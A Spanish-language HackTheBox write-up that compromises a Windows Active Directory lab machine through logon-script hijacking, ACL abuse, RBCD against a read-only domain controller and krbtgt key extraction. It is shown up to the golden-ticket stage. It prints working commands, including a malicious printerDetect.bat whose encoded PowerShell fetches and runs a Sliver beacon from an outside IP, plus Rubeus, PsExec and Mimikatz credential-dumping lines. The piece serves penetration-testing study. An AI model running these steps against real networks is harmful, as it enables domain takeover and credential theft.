HackTheBox: Garfield

Garfield es una máquina Windows Active Directory de nivel difícil que encadena abuso de ACLs, secuestro de logon scripts, Resource-Based Constrained Delegation (RBCD) contra un Read-Only Domain Controller, y forja de golden ticket RODC para lograr el compromiso total del dominio.
Enumeración
Comenzamos autenticándonos con powerview.py usando las credenciales de la cuenta j.arbuckle. PowerView es una herramienta de enumeración de Active Directory que nos permite consultar objetos del dominio, ACLs y relaciones de confianza directamente desde la línea de comandos.
python3 powerview.py garfield.htb/j.arbuckle:'<PASSWORD>'@10.129.244.207Una vez autenticados, enumeramos las propiedades y membresías de grupo del usuario para entender con qué nivel de acceso contábamos. Encontramos que j.arbuckle era miembro del grupo IT Support, lo cual sería importante para los siguientes pasos.
Get-DomainUser -Identity j.arbuckle
Luego revisamos las ACLs sobre los objetos de usuario para ver qué podía hacer el grupo IT Support. Al revisar las ACLs de l.wilson, encontramos que el grupo GARFIELD\IT Support tenía permisos de ReadProperty y WriteProperty sobre el atributo Script-Path. Esto significa que los miembros de IT Support pueden leer y modificar la ruta del logon script asignada a los usuarios, lo que abre la puerta a un ataque de secuestro de logon script.
Get-DomainObjectAcl -Identity "l.wilson"
Secuestro de Logon Script
Sabiendo que podíamos modificar logon scripts, enumeramos el recurso compartido SYSVOL buscando scripts existentes. Encontramos printerDetect.bat en la carpeta de scripts. Al descargarlo y examinar su contenido, vimos que era un simple archivo batch que ejecuta wmic para detectar impresoras instaladas. Este script legítimo sería nuestro vehículo para entregar un payload.
smbclient '//10.129.244.207/sysvol' -U 'garfield.htb/j.arbuckle%<PASSWORD>' -c 'cd garfield.htb/scripts; ls; get printerDetect.bat'
Acceso Inicial con Sliver

Con la capacidad de modificar logon scripts, nuestro plan fue reemplazar el script legítimo con uno malicioso que entregara un beacon de Sliver C2. Abrimos la consola de Sliver e iniciamos un listener HTTPS en el puerto 443 para recibir conexiones entrantes del objetivo.
Luego generamos un ejecutable beacon para Windows configurado para conectarse de vuelta a nuestro listener. La compilación se completó con ofuscación de símbolos habilitada, produciendo el implante session.exe.
generate -b https://10.10.14.54 --os windows --arch amd64 -f exe -s session.exe
Para entregar el beacon al objetivo, lo servimos en un servidor HTTP simple de Python en el puerto 80. Cuando el logon script se ejecute, descargará el beacon desde este servidor.
python3 -m http.server 80
Creamos un printerDetect.bat malicioso que usa PowerShell para descargar el beacon de Sliver al directorio temporal del usuario y ejecutarlo. El payload se codifica en base64 con formato UTF-16LE para evitar problemas con caracteres especiales en la línea de comandos.
PAYLOAD='(New-Object Net.WebClient).DownloadFile("http://10.10.15.146/session.exe", "$env:TEMP\session.exe"); $p=Start-Process "$env:TEMP\session.exe" -PassThru; $p.waitforexit()'
B64=$(echo -n $PAYLOAD | iconv -t UTF-16LE | base64 -w 0)

cat > printerDetect.bat << EOF
@echo off
powershell -enc $B64
EOF
Con el script malicioso listo, lo subimos de vuelta al recurso compartido SYSVOL, reemplazando el original. Podemos ver que el tamaño del archivo cambió de 217 bytes (el script original de detección de impresoras) a 479 bytes (nuestro payload), confirmando que el reemplazo fue exitoso.
smbclient '//10.129.244.207/sysvol' -U 'garfield.htb/j.arbuckle%<PASSWORD>' -c 'cd garfield.htb/scripts; put printerDetect.bat'
El siguiente paso fue asignar el logon script a un usuario objetivo. Usando bloodyAD, configuramos el atributo scriptPath de l.wilson para que apunte a nuestro script malicioso. La herramienta confirmó que la actualización fue exitosa.
bloodyAD --host 10.129.244.207 -d garfield.htb -u j.arbuckle -p '<PASSWORD>' set object l.wilson scriptPath -v printerDetect.bat

Después de esperar a que el usuario iniciara sesión, recibimos un callback en Sliver. La sesión llamada ELATED_CALCULATION llegó desde DC01 (10.129.244.207), confirmando que el secuestro del logon script fue exitoso.

Interactuamos con la sesión y ejecutamos whoami, confirmando que estábamos operando como GARFIELD\l.wilson en el host comprometido.
Movimiento Lateral
Con un punto de apoyo como l.wilson, continuamos enumerando con PowerView. Inspeccionamos las ACLs de la cuenta l.wilson_adm. Los resultados revelaron dos permisos críticos que tenía GARFIELD\l.wilson: User-Change-Password y User-Force-Change-Password. Esto significa que nuestro usuario actual podía resetear la contraseña de la cuenta admin sin conocer la anterior, dándonos una ruta directa a la escalación de privilegios.
Get-DomainObjectAcl -Identity "l.wilson_adm"
Aprovechando estos permisos a través de nuestra sesión de Sliver, reseteamos la contraseña de l.wilson_adm usando Set-ADAccountPassword con el flag -Reset.
execute -o -t 10 -- powershell "Set-ADAccountPassword -Identity l.wilson_adm -Reset -NewPassword (ConvertTo-SecureString 'Password123!' -AsPlainText -Force)"
Con las nuevas credenciales, nos conectamos a la máquina por RDP usando xfreerdp. En el escritorio encontramos el archivo user.txt y lo abrimos en Notepad, capturando exitosamente la primera flag.
xfreerdp /v:10.129.244.207 /u:l.wilson_adm /p:'Password123!'
Ataque RBCD contra RODC

Con acceso RDP como l.wilson_adm, subimos nuestro kit de herramientas a DC01 en una carpeta llamada “Dont Touch” en el escritorio. Las herramientas incluían Powermad, PowerView, PsExec, Rubeus y el beacon de Sliver session.exe para pivotar a otras máquinas.
Comenzamos enumerando todas las computadoras unidas al dominio con PowerView. La salida reveló RODC01, un Read-Only Domain Controller corriendo Windows Server 2019 Datacenter. Notablemente, su userAccountControl mostraba WORKSTATION_TRUST_ACCOUNT, TRUSTED_TO_AUTH_FOR_DELEGATION y PARTIAL_SECRETS_ACCOUNT, confirmando su rol de RODC.
Get-DomainComputer
Inspeccionamos las ACLs del objeto de computadora RODC01 y encontramos que GARFIELD\l.wilson_adm tenía múltiples permisos críticos: User-Force-Change-Password, User-Account-Restrictions y User-Logon, todos con acceso WriteProperty. El permiso de User-Account-Restrictions es el clave, ya que permite modificar el atributo msDS-AllowedToActOnBehalfOfOtherIdentity, habilitando un ataque RBCD.
Get-DomainObjectAcl -Identity "RODC01$"
Para realizar el ataque RBCD, primero necesitábamos una cuenta de máquina bajo nuestro control. Usando Powermad desde una sesión de PowerShell en DC01, creamos una nueva cuenta de computadora llamada Attacktesting. La salida confirmó que la cuenta de máquina fue agregada exitosamente al dominio.
. .\powermad.ps1
New-MachineAccount -Domain garfield.htb -DomainController 192.168.100.1 -MachineAccount Attacktesting -Password (ConvertTo-SecureString 'Password123' -AsPlainText -Force) -Verbose
Con la cuenta de máquina creada, cargamos PowerView y configuramos la delegación RBCD estableciendo PrincipalsAllowedToDelegateToAccount en RODC01 hacia nuestra cuenta attacktesting$. La salida verbose confirmó que la operación “Set” fue realizada sobre el objeto RODC01.
. .\powerview.ps1
Set-ADComputer -Identity rodc01 -PrincipalsAllowedToDelegateToAccount attacktesting$ -Verbose
Desde la sesión de PowerShell en DC01, usamos Rubeus para realizar la cadena de ataque S4U (Service for User). Esto solicita un TGT para nuestra cuenta de máquina, luego encadena S4U2Self y S4U2Proxy para obtener un ticket de servicio CIFS para RODC01 suplantando al Administrator. La salida mostró “Ticket successfully imported!”, confirmando que el ticket fue cargado en memoria.
.\Rubeus.exe s4u /user:attacktesting$ /aes256:<KEY> /msdsspn:cifs/rodc01.garfield.htb /impersonateuser:administrator /ptt
Con el ticket de servicio de Administrator cargado, teníamos acceso al sistema de archivos de RODC01. Usamos Copy-Item para transferir el beacon de Sliver al share administrativo C$ de RODC01.
execute -o -t 10 -- powershell "copy-item c:\\users\\public\\session.exe \\\\RODC01.garfield.htb\\C$\\session.exe"
Luego usamos PsExec para ejecutar remotamente el beacon de Sliver session.exe que habíamos copiado previamente en RODC01, usando el flag -s para correrlo como SYSTEM.
.\PsExec.exe -accepteula \\RODC01.garfield.htb -s cmd.exe /c "c:\session.exe"
Recibimos una nueva sesión de Sliver desde RODC01 (10.129.244.207:49825), confirmando que el movimiento lateral fue exitoso.


Interactuamos con la nueva sesión y ejecutamos whoami, confirmando que estábamos corriendo como NT AUTHORITY\SYSTEM en el RODC con logon ID GARFIELD\RODC01$.
Extracción de Claves RODC y Golden Ticket
Con acceso SYSTEM en el RODC, nuestro objetivo era extraer la clave krbtgt del RODC para forjar tickets Kerberos. Subimos Mimikatz a la máquina a través de nuestra sesión de Sliver, que lo escribió en c:\mimikatz.exe.
upload mimikatz.exe
Usando Mimikatz 2.2.0, habilitamos privilegios de debug y volcamos la cuenta krbtgt local del RODC (krbtgt_8245) usando lsadump::lsa /inject. La salida reveló el SID del dominio (S-1-5-21-2502726253-3859040611-225969357), el RID (1603) y el hash NTLM de la cuenta krbtgt_8245. Cada RODC tiene su propia cuenta krbtgt con un número de clave único, y estas claves pueden usarse para forjar tickets que el DC principal aceptará bajo ciertas condiciones.
execute -o -t 10 -- powershell 'C:\mimikatz.exe "privilege::debug" "lsadump::lsa /inject /name:krbtgt_8245" "exit"'
Sin embargo, los RODCs tienen restricciones de seguridad que limitan qué contraseñas de cuentas pueden cachear. Verificamos el atributo msDS-NeverRevealGroup y encontramos que varios grupos privilegiados estaban bloqueados: Denied RODC Password Replication Group, Account Operators, Server Operators, Backup Operators y Administrators. Esto significaba que no podíamos usar directamente el RODC para acceder a hashes de cuentas privilegiadas.
(Get-ADComputer 'RODC01$' -Properties msDS-NeverRevealGroup).'msDS-NeverRevealGroup'
Del lado permitido, solo el grupo Allowed RODC Password Replication Group estaba listado en msDS-RevealOnDemandGroup, y el Administrator no era miembro de él.
